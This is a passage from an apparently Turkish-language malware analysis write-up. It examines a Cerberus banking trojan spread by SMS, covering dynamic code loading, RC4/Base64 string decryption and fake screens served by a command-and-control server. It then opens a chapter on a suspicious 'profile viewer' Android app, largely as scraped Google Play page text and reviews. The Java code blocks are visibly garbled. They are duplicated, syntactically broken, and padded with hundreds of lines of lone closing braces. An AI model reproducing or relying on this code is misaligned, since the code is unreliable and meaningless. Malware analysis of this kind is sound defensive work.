




gördüm. Bu da zararlı kod bloğunun dinamik olarak çalışma esnasında yüklendiğine işaret ediyordu.





Zararlı uygulamanın yüklü olduğu /data/data/mcneapsbpsnarhkjkm.yj0rlmlaqlpzyjfuls.gsiwerlnfzdy klasörüne baktığımda boyutu büyük olan ring0.apk ve NpA.json dosyaları dikkatimi çekti. NpA.json dosyasının aslında bir DEX dosyası olduğunu öğrenip jadx aracı ile kaynak koduna çevirdiğimde AndroidManifest.xml dosyasında yer alan MainActivity sınıfı ile karşılaşmış oldum.



Şifrelenmiş karakter dizilerini incelediğimde f sınıfının şifreleri

çözmekten sorumlu olduğumu öğrendim. Bunu yapmak için şifreli karakter dizisinin RC4 anahtarı olan ilk 12 karakterini alıp, BASE64 ile çözülen geri kalan karakterlerin şifresini bu anahtar sayesinde çözüyordü. (Örnek şifreli karakter dizisi **mjwpmqfxpgweNDNiYjQ2M2JiNzMxNzE3OWM5ODRjZmI1ZWfkYzYx** ise RC4 şifreleme anahtarı **mjwpmqfxpgwe** değeri oluyor. Bu anahtar ile geri kalan şifreleri karakterleri (NDNiYjQ2M2JiNzMxNzE3OWM5ODRjZmI1ZWfkYzYxMjY4NDE4YT) BASE64 ile çözdükten sonra şifreleme anahtarı sayesinde çözüyor) Ben de tüm şifreleri karakter dizilerini çözmek için f sınıfında yer alan Java kodlarını [compilejava.net](http://compilejava.net) sitesinden kolaylıkla faydalanarak çözebildim.







```

141 public final void c(Contact contact) {
142     if (contact != null && contact.isValid())
143         contact.getServerSideContent(contact, klorantlanisindesi.class);
144 }
145 public final String get() {
146     try
147     {
148         return em.getSource().get("id").getAsString().getBytes().getBytes();
149     }
150     catch (Exception ex)
151     {
152         return this.a.a();
153     }
154 }
155 public final String c(Contact contact, String str) {
156     String s = c(contact, this.a.a());
157     new String(s).getBytes().getBytes();
158     return s + s + this.a.a(), str;
159 }
160 public final String c(Contact contact, String str) {
161     try
162     {
163         return em.getSource().get("id").getAsString().getBytes().getBytes();
164     }
165     catch (Exception ex)
166     {
167         return this.a.a();
168     }
169 }
170 public final String c(Contact contact, String str) {
171     return em.getSource().get("id").getAsString().getBytes().getBytes();
172     c = str.getBytes().getBytes();
173     return c.getBytes().getBytes();
174 }
175 public final String c(Contact contact, String str) {
176     return em.getSource().get("id").getAsString().getBytes().getBytes();
177 }
178 public final String c(Contact contact, String str) {
179     return em.getSource().get("id").getAsString().getBytes().getBytes();
180 }
181 }

```

```

182 public final void c(Contact contact) {
183     if (contact != null && contact.isValid())
184         contact.getServerSideContent(contact, klorantlanisindesi.class);
185 }
186 public final String get() {
187     try
188     {
189         return em.getSource().get("id").getAsString().getBytes().getBytes();
190     }
191     catch (Exception ex)
192     {
193         return this.a.a();
194     }
195 }
196 public final String c(Contact contact, String str) {
197     String s = c(contact, this.a.a());
198     new String(s).getBytes().getBytes();
199     return s + s + this.a.a(), str;
200 }
201 public final String c(Contact contact, String str) {
202     try
203     {
204         return em.getSource().get("id").getAsString().getBytes().getBytes();
205     }
206     catch (Exception ex)
207     {
208         return this.a.a();
209     }
210 }
211 public final String c(Contact contact, String str) {
212     return em.getSource().get("id").getAsString().getBytes().getBytes();
213     c = str.getBytes().getBytes();
214     return c.getBytes().getBytes();
215 }
216 public final String c(Contact contact, String str) {
217     return em.getSource().get("id").getAsString().getBytes().getBytes();
218 }
219 public final String c(Contact contact, String str) {
220     return em.getSource().get("id").getAsString().getBytes().getBytes();
221 }
222 }

```




```

182 public final void c(Contact contact) {
183     if (contact != null && contact.isValid())
184         contact.getServerSideContent(contact, klorantlanisindesi.class);
185 }
186 public final String get() {
187     try
188     {
189         return em.getSource().get("id").getAsString().getBytes().getBytes();
190     }
191     catch (Exception ex)
192     {
193         return this.a.a();
194     }
195 }
196 public final String c(Contact contact, String str) {
197     String s = c(contact, this.a.a());
198     new String(s).getBytes().getBytes();
199     return s + s + this.a.a(), str;
200 }
201 public final String c(Contact contact, String str) {
202     try
203     {
204         return em.getSource().get("id").getAsString().getBytes().getBytes();
205     }
206     catch (Exception ex)
207     {
208         return this.a.a();
209     }
210 }
211 public final String c(Contact contact, String str) {
212     return em.getSource().get("id").getAsString().getBytes().getBytes();
213     c = str.getBytes().getBytes();
214     return c.getBytes().getBytes();
215 }
216 public final String c(Contact contact, String str) {
217     return em.getSource().get("id").getAsString().getBytes().getBytes();
218 }
219 public final String c(Contact contact, String str) {
220     return em.getSource().get("id").getAsString().getBytes().getBytes();
221 }
222 }

```

Sıra alien\_ring0\_wdfes şifreleme anahtarı ile daha önce elde

ettiğim şifreli verileri çözmeye, şifreleme anahtarının doğruluğunu teyit etmeye geldiğinde yazımın başında belirtmiş olduğum sahte ekranların (html) komuta kontrol merkezinden geldiğini de öğrenmiş oldum.



```

63 public static byte[] XOR(byte[] key, byte[] data) {
64     int keyLen = key.length;
65     int dataLen = data.length;
66     byte[] result = new byte[dataLen];
67     for (int i = 0; i < dataLen; i++) {
68         result[i] = (byte) (data[i] ^ key[i % keyLen]);
69     }
70     return result;
71 }
72
73 public static byte[] XOR(byte[] key, byte[] data) {
74     int keyLen = key.length;
75     int dataLen = data.length;
76     byte[] result = new byte[dataLen];
77     for (int i = 0; i < dataLen; i++) {
78         result[i] = (byte) (data[i] ^ key[i % keyLen]);
79     }
80     return result;
81 }
82
83 public static void main(String[] args) {
84     // use class needs to have a main() method
85     public class MainActivity {
86
87         public static void main(String[] args) {
88             String key = "1234567890";
89             String data = "1234567890";
90             byte[] result = XOR(key, data);
91             String resultStr = new String(result);
92             return new AlertDialog.Builder(MainActivity.this).setTitle("Title").setMessage(resultStr).setPositiveButton("OK", null).setNegativeButton("Cancel", null).create().show();
93         }
94     }
95 }
96
97 private static byte[] XOR(byte[] key, byte[] data) {
98     int keyLen = key.length;
99     int dataLen = data.length;
100    byte[] result = new byte[dataLen];
101    for (int i = 0; i < dataLen; i++) {
102        result[i] = (byte) (data[i] ^ key[i % keyLen]);
103    }
104    return result;
105 }
106
107 public static void main(String[] args) {
108 }
109 }
110 }
111 }
112 }
113 }
114 }
115 }
116 }
117 }
118 }
119 }
120 }
121 }
122 }
123 }
124 }
125 }
126 }
127 }
128 }
129 }
130 }
131 }
132 }
133 }
134 }
135 }
136 }
137 }
138 }
139 }
140 }
141 }
142 }
143 }
144 }
145 }
146 }
147 }
148 }
149 }
150 }
151 }
152 }
153 }
154 }
155 }
156 }
157 }
158 }
159 }
160 }
161 }
162 }
163 }
164 }
165 }
166 }
167 }
168 }
169 }
170 }
171 }
172 }
173 }
174 }
175 }
176 }
177 }
178 }
179 }
180 }
181 }
182 }
183 }
184 }
185 }
186 }
187 }
188 }
189 }
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }
198 }
199 }
200 }
201 }
202 }
203 }
204 }
205 }
206 }
207 }
208 }
209 }
210 }
211 }
212 }
213 }
214 }
215 }
216 }
217 }
218 }
219 }
220 }
221 }
222 }
223 }
224 }
225 }
226 }
227 }
228 }
229 }
230 }
231 }
232 }
233 }
234 }
235 }
236 }
237 }
238 }
239 }
240 }
241 }
242 }
243 }
244 }
245 }
246 }
247 }
248 }
249 }
250 }
251 }
252 }
253 }
254 }
255 }
256 }
257 }
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960 }
961 }
962 }
963 }
964 }
965 }
966 }
967 }
968 }
969 }
970 }
971 }
972 }
973 }
974 }
975 }
976 }
977 }
978 }
979 }
980 }
981 }
982 }
983 }
984 }
985 }
986 }
987 }
988 }
989 }
990 }
991 }
992 }
993 }
994 }
995 }
996 }
997 }
998 }
999 }
1000 }

```

Sonuç itibariyle son yıllarda adından özellikleri ile sıklıkla söz ettiren **Cerberus** mobil bankacılık zararlı yazılımının vatandaşlarımızı adı ve soyadını içeren SMS yolu ile hedef almaya başladığını öğrenmek beni oldukça şaşırttı ve endişelendirdi. Her zaman olduğu gibi Android kullanıcılarının bilmedikleri kaynaklardan uygulama yüklemekten kaçınmaları gerektiğinin altını tekrar ve tekrar önemle çizerek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

### Not:

Bu yazı ayrıca **Pi Hediyem Var #18** oyununun çözüm yolunu da içermektedir.





## 2. Profilime Kim

### Baktı ?

23 Eylül 2020 tarihinde Twitter'da siber güvenlik ile ilgili haberlere göz gezdirirken gündem olan başlıklarda **#profilimekimbaktı** etiketi dikkatimi çekti. Beni oldukça şüphelendiren bu etiketin gündem olmasının arkasında yatan sebebi bulmak için bu etiketi paylaşan hesaplara göz gezdirmeye karar verdim. Paylaşan hesaplardan birinin yazmış olduğu [mesajda](#), [Web Postegro & Lili](#) isimli bir Android uygulamasının profil görüntüleyenleri gösterdiğinden bahsediyordu.

Q Twitter'da Ara

### İlgini çekebilecek gündemler

Türkiye tarihinde gündemde   
**#çöktü**  
Gündem konusu: Ali Babadan, Dolar 7.68  
9.839 Tweet



Türkiye tarihinde gündemde   
**#BiseksüelGörünürlükGünü**  
Gündem konusu: #BiVisibilityDay

Türkiye tarihinde gündemde   
**#XAUUSD**  
1.524 Tweet

Türkiye tarihinde gündemde   
**#KemalizmiYikacaz**  
17,2 B Tweet

Türkiye tarihinde gündemde   
**#profilimekimbaktı**   
2.264 Tweet

[Daha fazla göster](#)



LinkedIn hariç Twitter, Facebook, Instagram gibi sosyal ağların, profil görüntüleyenlerin bilgisini kullanıcıları ile paylaşmadığını bildiğim için bu tür bir uygulamalara her zaman şüpheyle yaklaşmışımdır. Şüphelerim konusunda haklı olup olmadığımı anlamak için bu Android uygulamasını indirip analiz etmeye ve farkındalık adına kaleme almaya karar verdim.

İlk olarak **Web Postegro & Lili** Android uygulamasının Google Play'deki sayfasını incelemekle işe başladım. 24 Eylül itibarıyla **100.000**'den fazla yüklenen bu mobil uygulamanın kullandığı izinlere baktığımda beni şüphelendiren bir izin ile karşılaşmıştım.

Yorumlara göz attığımda ise bazı kullanıcıların hesaplarına yurtdışından giriş yapıldığına dair şüpheli yorumlar gördüm. Geliştiricinin yanıtladığı yorumlardan birinde güvenlik politikasında yurt dışından bağlantı yapıldığının ifade edildiğini belirtmesine rağmen buna dair politikada herhangi bir kısım göremedim.

Web Postegro & Lili - Google Play

play.google.com/store/apps/details

GitHub sayfam Hack 4 Career: Infor... LinkedIn Mert SARICA (mert... Inbox - mert.sarica...

Google Play Ara

Kategoriler Ana Sayfa Üst sıralar Yeni yayınlar

Uygulamaların Mağaza

Oyunlar Aile Editörün Seçimi

Hesap Ödeme yöntemleri Aboneliklerim Kullan Hedye kartı satın al İstek listem Oyun etkinliğim Ebeveyn Rehberi

Web Postegro & Lili

WebPostegro Sosyal 4.5 ★ 248

PEGİ 3

Reklam içeriyor Bu uygulama tüm cihazlarınızla uyumlu. İstek Listesine ekle Yükle

Hesapları görüntülemek için resmi Postegro uygulamasını indirin.

Res u

Açıklama, Google Çeviri kullanılarak Türkçe (Türkiye) diline çevrilmiş mi? Çevir

Web Postegro & Lili ile tüm hesapları arayın ve görüntüleyin. Hesapları görüntülemek için resmi uygulamayı indirin.

Web Postegro & Lili - Google Play Store

play.google.com/store/apps/details

Gitİub sayfam Hack 4 Career: Infor... LinkedIn Mert SARICA (merts... Inbox - mertsarica...

Uygulamalar Kategoriler Ana Sayfa Üst sıralar Yeni yayınlar

Uygulamalarım

Mağaza

Oyunlar

Aile

Editorün Seçimi

Hesap

Ödeme yöntemleri

Aboneliklerim

Kullan

Hediye kartı satın al

İstek listem

Oyun etkinliğim

Ebeveyn Rehberi

Web Postegro & Lili ile tüm hesapları arayın ve görüntüleyin. Hesapları görüntülemek için resmi uygulamamı indirin.

Web Postegro & Lili kolayca video ve fotoğraf kaydetmenize yardımcı olur. Yalnızca tek tıklamayla doğrudan cihazınızda hikâye kaydedebilirsiniz. Kaydedilen video ve fotoğrafları, kendi hesabınızda yeniden paylaşın.

Muhtış Özellikler

- ✓ Hikâyelerini ve gönderilerini görüntüleyin
- ✓ Videoları ve fotoğrafları yeniden paylaşın
- ✓ %100 güvenli.
- ✓ Birden çok hesabı destekler
- ✓ Kullanıcıları aratın ve hikâyelere göz atın
- ✓ Sık kullandığınız hesapları yer imlerine ekleyin
- ✓ Arayüzü sade ve kullanımı kolay
- ✓ Yerleşik oynatıcıyla videoları izleyin
- ✓ Hafif hikâye kaydedici
- ✓ En iyi kaydedici ve video indirici

Web Postegro & Lili uygulaması yardımcı oluyorsa, lütfen uygulamaya puan verin:★★★★★

Yeni özellikler için geri bildirim ve önerilere ihtiyacınız varsa, lütfen webpostegro@gmail.com adresine e-posta gönderin

Web Postegro & Lili Sorumluluk Reddi

- \* Video veya fotoğrafı yeniden paylaşmadan önce sahibinden lütfen İZİN alın;
- \* Video veya fotoğrafın izinsiz yeniden paylaşılmasından doğan hiçbir fikri mülkiyet ihlalinin biz sorumlu değiliz;
- \* Bu uygulama, hiçbir sosyal medya platformu ile ilişkili değildir.

DARALT

YORUMLARI AR

Yorum Politikası

## 32 Hack 4 Career - 2020

Web Postegro & Lili - Goo... X

play.google.com/store/apps/details

Giriş yap Sayfam Hack 4 Career: Infor... LinkedIn Mert SARICA (mert... Inbox - mert.sarica...

### Uygulamalar

Kategoriler Ana Sayfa Üst sıralar Yeni yayınlar

Uygulamaların Mağaza

Oyunlar

Aile

Editorün Seçimi

Hesap

Ödeme yöntemleri

Aboneliklerim

Kullan

Hediye kartı satın al

İstek listem

Oyun etkililiğim

Ebeveyn Rehberi

Yüklemeye ve güncelleme sırasında hesabınıza yabancı üyelerin giriş yapmasını istemiyorsanız bence

**WebPostegro** 22 Eylül 2020

Merhaba. Hesabınıza yabancı üyelerin giriş yapmasının nedeni bizim uygulamada için hizmetin çalışmasıdır ve bunlar uygulamamız düzgün çalışabilmesi içindir. Bizim için en önemli şey kullanıcılarımızın güvenliği ve rahatlığıdır bunun için de, elimizden geleni yapıyoruz.

#### TÜM İNCELEMELERİ OKU

EK BİLGİ		
<b>Güncelendi</b>	<b>Boyut</b>	<b>Yükleme sayısı</b>
8 Eylül 2020	2,5M	50.000+
<b>Mevcut Sürüm</b>	<b>Gerekli Android sürümü</b>	<b>İçerik Derecelendirmesi</b>
1.0	5.0 ve sonrası	PEGİ 3 Daha Fazla Bilgi
<b>Etkileşimli Ögeler</b>	<b>İzinler</b>	<b>Rapor</b>
Sınırsız İnternet	Ayrıntıları göster	Uyumsuz olarak işaretleyin
<b>Sunan:</b>	<b>Geliştirici</b>	
WebPostegro	webpostegro@gmail.com Gizlilik Politikası	

©2020 Google Site Hizmet Şartları Gizlilik Geliştiriciler Google Hakkında | Konum: Türkiye Dil: Türkçe Tüm fiyatlara KDV dahildir. Bu ürüğü satın alarak Google Payments ile işlem yapıyorsunuz ve Google Payments Hizmet Şartları ile Gizlilik Üyeni'nin kabul ettiğiniz oluyoruz.

Web Postegro & Lili - Goo... X

play.google.com/store/apps/details

Giriş yap Sayfam Hack 4 Career: Infor... LinkedIn Mert SARICA (mert... Inbox - mert.sarica...

### Uygulamalar

Kategoriler Ana Sayfa Üst sıralar Yeni yayınlar

Uygulamaların Mağaza

Oyunlar

Aile

Editorün Seçimi

Hesap

Ödeme yöntemleri

Aboneliklerim

Kullan

Hediye kartı satın al

İstek listem

Oyun etkililiğim

Ebeveyn Rehberi

Merhaba. Gönderilerinizi gösterme sorunu bir kaç gün içinde hali edilecektir. Bu en iyi uygulamamızın güncellenmesi için yapılıyor. Eğer herhangi sorun yaşıyorsanız lütfen bizimle iletişime geçin.

**Eren Kuzu** 14 Eylül 2020

4 yıldız

Merhaba, gönderilerinizi gösterme sorunu bir kaç gün içinde hali edilecektir. Bu en iyi uygulamamızın güncellenmesi için yapılıyor. Eğer herhangi sorun yaşıyorsanız lütfen bizimle iletişime geçin.

**WebPostegro** 22 Eylül 2020

Merhaba. Gönderilerinizi gösterme sorunu bir kaç gün içinde hali edilecektir. Bu en iyi uygulamamızın güncellenmesi için yapılıyor. Eğer herhangi sorun yaşıyorsanız lütfen bizimle iletişime geçin.

**Musa Yalçın** 4 Eylül 2020

4 yıldız

Uygulama hiç güvenmiyor değil, hesabıma bir anda Londra'dan giriş yapıldı, keskinlikle istemiyordum. Keskinlikle istemiyordum.

**WebPostegro** 22 Eylül 2020

Merhaba. Uygulama başlatıldığında buna emin olabilirsiniz. Bizim için en önemli şey kullanıcılarımızın güvenliği ve bunun için elimizden geleni yapıyoruz. Daha fazla ayrıntı için lütfen kullanıcılarımızın güvenliği ve rahatlığına odaklanın.

**Enil Özcan** 2 Eylül 2020

